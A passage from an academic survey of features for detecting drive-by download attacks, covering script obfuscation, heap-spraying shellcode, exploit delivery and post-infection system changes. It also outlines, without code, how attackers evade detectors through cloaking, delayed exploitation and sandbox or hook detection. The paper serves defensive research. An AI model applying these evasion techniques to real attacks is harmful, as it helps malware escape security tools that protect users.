    - Javascript: Javascript is widely used for enhancing web pages in terms of functionality but it has been claimed as the main factor in almost all of browsed-based attacks (Chuan & Haining 2009, Johns 2008, Cova et al. 2010). Firstly, some Javascript functions are abused to deliver malicious contents by attackers. They are usually called 'dangerous functions' as their usual appearances and contributions on malicious web pages. Some common of dangerous functions in Javascripts are eval(), escape(), unescape(), exec(),...etc(Hou et al. 2009). Secondly, Javascript provides very effective obfuscation methods to hide legitimate contents from stealth. However, these obfuscation methods are ideal techniques for attackers to hide their malicious contents from detection devices or analysis and they are widely used in malicious web pages(Choi et al. 2009, Cova et al. 2010, Seifert et al. 2008*b*). Thirdly, string declaration and operation in Javascript are also considered as potential features to identify malicious web pages(Cova et al. 2010). Research shows that malicious shellcode is assigned to some strings in most malicious web pages(Egele et al. 2009). Moreover, malicious strings are sometime divided into small substring and then combined by using string operators. The purpose of this process is to pass detection methods or analysis.
    - Exploit content: Exploit contents include some objects like Applet, ActiveX and other plug-ins. These objects are usually devel-

oped by third-parties and less tested so they probably contain vulnerabilities (Egele et al. 2009). Most studies report that ActiveX and plug-ins vulnerabilities in web browsers are common targets for attackers (Symantec April 2009, Sophos 2009, Cova et al. 2010).

- Exploit delivery mechanism: Research found that there are malware distribution networks delivering malicious contents to exploit the Internet users' computer system. These malware distribution networks try to trigger Internet users to visit their malicious web pages but they can hide themselves behind screen. Some tags in HTML like IFrame, Frame, IMG (SRC attribute) can be used to load foreign contents and they are abused to deliver malicious contents (Provos et al. 2007, Polychronakis et al. 2008, Provos et al. 2008, Seifert et al. 2008*b*).

Besides the above features for detecting malicious web pages, there are some challenges for successfully using these features:

- Cloaking: Malicious web servers serve different contents based on browsers' fingerprint including OS version, browser brand and version, plugins, etc... as each exploit usually targets a specific vulnerability with a required fingerprint. The malicious web servers can avoid delivering malicious contents to the visitor by checking browser fingerprints, referrer, IP address or their blacklists. This method can help attackers evade detection devices which use features at this stage.
- Obfuscation: It is common used on malicious web pages to avoid detected by detection methods. Some malicious web pages even use multiple layers obfuscation to hide their malicious contents. In addition, obfuscation is also used in legitimate web pages. Therefore, information about obfuscation is not quite valuable to distinguish malicious web pages from benign ones. De-obfuscation is an option to overcome this issue. However, it is quite costly and complicated depending on complexities of obfuscation codes especially obfuscation with dynamic code generation.

5.3 Stage 2: Browser or plug-in vulnerability is exploited

After downloading a HTML document from a web server, a web browser renders it in the client running environment. The execution includes not only HTML Tags but also the execution of active contents such as script codes and embedded objects. Therefore, script codes and embedded objects are potential malicious sources which can exploit the Internet users' computer system during execution time. In a classic drive-by download attack, there are two common steps to compromise the clients' computer system. The first step is to allocate malicious codes (shellcodes) in memory(Ratanaworabhan et al. 2009, Egele et al. 2009). Attackers usually use script language to inject malicious codes into memory. For instance, Javascript codes are used to create heapspray with a huge number of malicious code object in memory. The second step is to exploit vulnerabilities in the clients' computer systems. The vulnerabilities might be available from web browser itself, operating system or plug-ins. A successful exploitation can make instruction register (EIP) jump to the malicious codes in the memory and the malicious codes take control over the clients' computer systems.

There are two types of features which can provide valuable information for detecting a drive-by download attack at this stage:

- Shellcodes in memory: Allocating malicious shellcodes in memory is considered as a key step for exploitation. Therefore, identifying malicious shellcodes in assigned memory segments of a web browser is very valuable information to detect malicious web pages. There are some research working on this feature and they shows quite effectiveness in using this features (Ratanaworabhan et al. 2009, Egele et al. 2009).
- Exploitation: Exploitation is the most important step in order to take control over the client's computer system. The exploitation usually targets particular vulnerabilities. Therefore, identifying use of vulnerable components during executing web pages can provide very useful information for detecting malicious web pages (Nazario 2009).

There are some challenges for deploying a detection methods using these features:

- Available vulnerability at the visitor computer system: Drive-by download attacks usually target a specific vulnerability which might be a combination of operating systems, browsers and plug-ins. Missing any of these factors can miss the attacks. In fact, it is unrealistic to create a running environment to cover all of vulnerabilities with suitable combinations of operating systems, browsers and plug-ins.
- Time consumption: To monitor and extract feature at this stage, we have to render the HTML document in a running environment. This task is really costly in term of time consumption even the running environment is just a simulating one.
- Zero-day vulnerability: By monitoring shellcodes in memory and vulnerable component, we can detect known drive-by download attacks. However, detecting zero-day attacks at this stage is a challenge.

5.4 Stage 3: Malicious activity takes place

After successful exploitation, the payload contained within the malicious content will attempted to be executed. The purpose of the payload is to carry out the intended malicious activity on the victim's computer. These activities can cause changes on the clients' computer system immediately that have an effect on the state of the victim's computer. These effects can provide useful information to distinguish malicious web pages from benign ones. In case of malicious web pages, the effects on the clients' computer systems relate to changes in the systems in order to help attackers compromise them. Some studies point out some changes in the visitors' system including registry system, process system and network connection (Xiaoyan et al. 2008, Provos et al. 2007, Seifert, Steenson, Komisarczuk & Endicott-Popovsky 2007). The studies show that tracking changes in these system can provide very valuable information to detect drive-by download attacks. However, there are some challenges for using features at this stage:

Table 1: Summary of features and research

Stage	Challenges	Feature	Research
Stage 0	Not having any information about web pages, legitimate might be compromised to serve malicious content.	Hostname, URL path, DNS properties, and IP address.	(Ma et al. 2009*a*,*b*, Canali et al. n.d., Le et al. 2012)
Stage 1	Cloaking, obfuscation.	HTTP connection transaction, JavaScripts, exploit content, exploit mechanism.	(Hou et al. 2009, Choi et al. 2009, Cova et al. 2010, Seifert et al. 2008*b*, UCSB 2011, Egele et al. 2009, Le et al. 2012)
Stage 2	Availability of vulnerability, missing zero-day attack, time consumption	Shellcode in memory, exploitation.	(Ratanaworabhan et al. 2009, Egele et al. 2009, Nazario 2009)
Stage 3	Failed exploitation, delay exploitation, detection of virtual environment, detection of hooked function, detection of detection methods.	System changes: file system, registry system, process system.	(Xiaoyan et al. 2008, Provos et al. 2007, Seifert, Steenson, Komisarczuk & Endicott-Popovsky 2007, MITRE 2009, Wang et al. 2007)

- Failed exploitation: Due to specific conditions at a visitor's computer system, an exploit might not be successful. Therefore, the results from executing HTML documents do not make any harmful effects to the system. A detection method working on this stage can not track any illegitimate change in the system and will miss an attack.
- Delay exploitation: Most devices working on this stage track for changes in the visitor's computer system within a fixed period of time. For instance, Capture-HPC (Seifert et al. 2009) (a high interaction client honeypot monitors changes in file system, registry system, process system and network connection) has an option to set visit time - waiting time after a browser finish executing a web page. Attackers can evade detection methods by setting a time bomb to delay exploitation(Kapravelos et al. 2011, Qassrawi & Zhang 2010).
- Detection of virtual environment: Most detection devices working on this stage usually use virtual environments such as using Javascript emulators, simulating browsers, or OS running on VMWare environments. Attackers can detect the virtual environment and avoid delivering or executing malicious contents (Kapravelos et al. 2011, Qassrawi & Zhang 2010).
- Detection of hooked functions: Detection devices usually monitor potential features by hooking system API. Attackers can detect hooked functions, and refuse exploiting, or jump over the hooked functions if hooked functions are not implemented inside the kernel(Kapravelos et al. 2011).
- Detection of detection devices: Attackers can detect implementations of detection devices on the visitors' computer system by checking files, processes, linked DLL modules belonging to the implementation. Therefore, attackers can refuse exploits because of detection of monitoring devices on the visitors' computer systems(Kapravelos et al. 2011).

6 Discussion

Table 1 summarises features and challenges at each stage, and information about existing research using these features for detecting malicious web pages. Each stage has different type of potential features and we can select features at one or more of four stages. Most research use features from only one stage and most of them focus on features at stage 1 and stage 3. Only very few of them focus on stage 0. In addition, there are research combining features from different stages on detecting malicious web pages (Canali et al. n.d., Le et al. 2012).

In general, more features usually offer better knowledge about a domain. In drive-by download domain, we can have more feature by selecting them at multiple stages and expect getting better knowledge about drive-by download attack. Expectantly, more stages a HTML document passes through can give better knowledge about that HTML document. However, there are two trade-offs on using features from multiple stages:

- Condition at each stage: When a HTML document transfers from a stage to another, its original content can be changed due to particular conditions at destination stage. The more stages a HTML document transfers, the more probability its original content is changed. Therefore, if we let a HTML document transfer to very late stage in order to get more features, we might get its unoriginal and invaluable contents. In contract, if we get features from very early stages, we do not have enough knowledge about HTML document.
- Time and resource consumption: More stage a HTML document passes and more time and resources a detection system needs to extract features. Especially, stage 2 and stage 3 can consume very large amount of time and resource because they need to render the HTML document and monitor potential features at running time. Therefore, more features from multiple stages can give better knowledge about HTML documents but it is more costly in term of time and resource consumption.

7 Conclusion

Detecting drive-by download attack is an emerging topic in Internet security. There is a range of proposed methods but each approach uses its own set of features. This paper presents an analysis of potential features based upon an anatomy of a drive-by download attacks. These features and limitations or challenges of measuring the features are presented as a form of framework for research into new methods and evaluating existing methods for drive-by download attack. In additions, the paper identifies limitations of features in terms of fundamental reasons for the occurrence of false positive and false negatives.

References

Abu-Nimeh, S., Nappa, D., Wang, X., Nair, S., Adam, A. N. & Meledath, D. (2008), Security in web 2.0 application development, *in* 'Proceedings of the 10th International Conference on Information Integration and Web-based Applications & Services', ACM, Linz, Austria.

Alme, C. (2008), Web browsers: An emerging platform under attack, Technical report, MCAfee.

Barth, A., Jackson, C. & Mitchell, J. (2009), 'Securing frame communication in browsers', *Commun. ACM* **52**(6), 83–91.

Bin, L., Jianjun, H., Fang, L., Dawei, W., Daxiang, D. & Zhaohui, L. (2009), Malicious web pages detection based on abnormal visibility recognition, *in* 'E-Business and Information System Security, 2009. EBISS '09. International Conference on', pp. 1–5.

Canali, D., Cova, M., Vigna, G. & Kruegel, C. (n.d.), Prophiler: a fast filter for the large-scale detection of malicious web pages, *in* 'Proceedings of the 20th international conference on World wide web', ACM, Hyderabad, India.

Choi, Y., Kim, T., Choi, S. & Lee, C. (2009), Automatic detection for javascript obfuscation attacks in web pages through string pattern analysis, *in* Y.-h. Lee, T.-h. Kim, W.-c. Fang & D. Slezak, eds, 'Future Generation Information Technology', Vol. 5899 of *Lecture Notes in Computer Science*, Springer Berlin / Heidelberg, pp. 160–172. 10.1007.

Chuan, Y. & Haining, W. (2009), Characterizing insecure javascript practices on the web, *in* 'Proceedings of the 18th international conference on World wide web', ACM, Madrid, Spain.

Cova, M., Kruegel, C. & Vigna, G. (2010), Detection and analysis of drive-by-download attacks and malicious javascript code, *in* 'WWW2010', Raleigh NC, USA.

Egele, M., Wurzinger, P., Kruegel, C. & Kirda, E. (2009), Defending browsers against drive-by downloads: Mitigating heap-spraying code injection attacks, *in* 'Proceedings of the 6th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment', DIMVA '09, Springer-Verlag, Berlin, Heidelberg, pp. 88–106.

Garrett, B., Travis, H., Micheal, I., Atul, P. & Kevin, B. (2008), Social networks and context-aware spam, *in* 'Proceedings of the ACM 2008 conference on Computer supported cooperative work', ACM, San Diego, CA, USA.

Gollmann, D. (2008), 'Securing web applications', *Information Security Technical Report* **13**(1), 1–9.

Gyongyi, Z. & Garcia-Molina, H. (2004), Web spam taxonomy, Technical report, Stanford University, California.

Hou, Y.-T., Chang, Y., Chen, T., Laih, C.-S. & Chen, C.-M. (2009), 'Malicious web content detection by machine learning', *Expert Systems with Applications* **In Press, Corrected Proof**.

Jianwei, Z., Yonglin, Z., Jinpeng, G., Minghua, W., Xulu, J., Weimin, S. & Yuejin, D. (2007), Malicious websites on the chinese web: overview and case study, Technical report, Peking University, Beijing.

Johns, M. (2008), 'On javascript malware and related threats', *Journal in Computer Virology* **4**(3), 161–178.

Kapravelos, A., Cova, M., Kruegel, C. & Vigna, G. (2011), Escape from monkey island: Evading high-interaction honeyclients, *in* T. Holz & H. Bos, eds, 'Detection of Intrusions and Malware, and Vulnerability Assessment', Vol. 6739 of *Lecture Notes in Computer Science*, Springer Berlin / Heidelberg, pp. 124–143. 10.1007/978-3-642-22424-9_8.

Keats, S. & Koshy, E. (2009), The web's most dangerous search term, Technical report, McAfee.

Le, V. L., Welch, I., Gao, X. & Komisarczuk, P. (2012), A novel scoring model to detect potential malicious web pages, *in* 'The 11th IEEE International Conference on Trust, Security and Privacy in Computing and Communications', Liverpool, UK.

Ma, J., Saul, L. K., Savage, S. & Voelker, G. M. (2009*a*), Beyond blacklists: learning to detect malicious web sites from suspicious urls, *in* 'Proceedings of the 15th ACM SIGKDD international conference on Knowledge discovery and data mining', ACM, Paris, France.

Ma, J., Saul, L. K., Savage, S. & Voelker, G. M. (2009*b*), Identifying suspicious urls: an application of large-scale online learning, *in* 'Proceedings of the 26th Annual International Conference on Machine Learning', ACM, Montreal, Quebec, Canada.

Ma, J., Saul, L. K., Savage, S. & Voelker, G. M. (2011), 'Learning to detect malicious urls', *ACM Trans. Intell. Syst. Technol.* **2**(3), 30:1–30:24.

Mehdi, J. (2007), Some trends in web application development, *in* '2007 Future of Software Engineering', IEEE Computer Society.

Microsoft (2009), Microsoft security intelligence report, Technical report, Microsoft.

MITRE (2009), 'Honeyclient project'. Available from `http://www.honeyclient.org/trac`; accessed on 19 November 2009.

Narvaez, J., Seifert, C., Endicott-Popovsky, B., Welch, I. & Komisarczuk, P. (2008), Drive-by-download, Technical report, Victoria University of Wellington, Wellington.

Nazario, J. (2009), Phoneyc: a virtual client honeypot, *in* 'Proceedings of the 2nd USENIX conference on Large-scale exploits and emergent threats: botnets, spyware, worms, and more', USENIX Association, Boston, MA.

Niels, P., Moheeb Abu, R. & Panayiotis, M. (2009), 'Cybercrime 2.0: When the cloud turns dark', *Queue* **7**(2), 46–47.

Polychronakis, M., Mavrommatis, P. & Provos, N. (2008), Ghost turns zombie: exploring the life cycle of web-based malware, *in* 'LEET'08: Proceedings of the 1st Usenix Workshop on Large-Scale Exploits and Emergent Threats', USENIX Association, San Francisco, California, pp. 1–8.

Provos, N., Mavrommatis, P., Abu, M. & Monrose, R. F. (2008), 'All your iframes point to us', *Google Inc* .

Provos, N., McNamee, D., Mavrommatis, P., Wang, K. & Modadugu, A. (2007), The ghost in the browser: Analysis of web-based malware, *in* 'Proceedings of the first USENIX workshop on hot topics in Botnets'.

Qassrawi, M. & Zhang, H. (2010), Client honeypots: Approaches and challenges, *in* 'New Trends in Information Science and Service Science (NISS), 2010 4th International Conference on', pp. 19 –25.

Ratanaworabhan, P., Livshits, B. & Zorn, B. (2009), Nozzle: a defense against heap-spraying code injection attacks, *in* 'Proceedings of the 18th conference on USENIX security symposium', USENIX Association, Montreal, Canada.

ScanSafe (2009), Annual global threat report, Technical report, ScanSafe.

Seifert, C. (2007), 'Know your enemy: Behind the scenes of malicious web servers', *The Honeynet Project* .

Seifert, C. & Steenson, R. (2009), 'Capture-hpc'. Available from `https://projects.honeynet.org/capture-hpc/`; accessed on 22 February 2010.

Seifert, C., Steenson, R., Holz, T., Yuan, B. & Davis, M. A. (2007), 'Know your enemy: Malicious web servers', *The Honeynet Project* .

Seifert, C., Steenson, R., Komisarczuk, P. & Endicott-Popovsky, B. (2007), Capture - a behavioral analysis tool for application and documents, *in* 'Proceeding of the 7th Digial Forensics Research', Pittsburgh.

Seifert, C., Steenson, R. & Le, V. L. (2009), 'Capture-hpc v3.0 beta'. Available from `https://projects.honeynet.org/capture-hpc/wiki/Releases`; accessed on 22 Feburary 2010.

Seifert, C., Welch, I. & Komisarczuk, P. (2008*a*), Application of divide-and-conquer algorithm paradigm to improve the detection speed of high interaction client honeypots, *in* 'Proceedings of the 2008 ACM symposium on Applied computing', ACM, Fortaleza, Ceara, Brazil.

Seifert, C., Welch, I. & Komisarczuk, P. (2008*b*), Identification of malicious web pages with static heuristics, *in* 'Telecommunication Networks and Applications Conference, 2008. ATNAC 2008. Australasian', pp. 91–96.

Shih-Fen, L., Yung-Tsung, H., Chia-Mei, C., Bingchiang, J. & Chi-Sung, L. (2008), Malicious webpage detection by semantics-aware reasoning, *in* 'Intelligent Systems Design and Applications, 2008. ISDA '08. Eighth International Conference on', Vol. 1, pp. 115–120.

Sophos (2009), Security threat report: 2009, Technical report, Sophos.

Symantec (April 2009), Security threat report - trend for 2008, Technical report, Symantec.

UCSB (2011), 'Wepawet'. Available from `http://wepawet.cs.ucsb.edu/`; accessed on 20 October 2011.

Wang, Y.-M., Beck, D., Jiang, X. & Roussev, R. (2006), 'Automated web patrol with strider honeymonkeys: Finding web sites that exploit browser vulnerabilities', *IN NDSS* .

Wang, Y.-M., Niu, Y., Chen, H., Beck, D., Jiang, X., Roussev, R., Verbowski, C., Chen, S. & King, S. (2007), 'Strider honeymonkeys: Active, client-side honeypots for finding malicious websites'. Available from `http://research.microsoft.com/users/shuochen/HM.PDF`; accessed on 20 October 2009.

Websense (2008), State of internet security, Technical report, Websense Security Labs.

Websense (2009), State of internet security, Technical report, Websense Security Labs.

Xiaoyan, S., Yang, W., Jie, R., Yuefei, Z. & Shengli, L. (2008), Collecting internet malware based on client-side honeypot, *in* 'Young Computer Scientists, 2008. ICYCS 2008. The 9th International Conference for', pp. 1493–1498.

Zhuge, J., Holz, T., Han, X., Song, C. & Zou, W. (2007), Collecting autonomous spreading malware using high-interaction honeypots, *in* 'Proceedings of the 9th international conference on Information and communications security', ICICS'07, Springer-Verlag, Berlin, Heidelberg, pp. 438–451.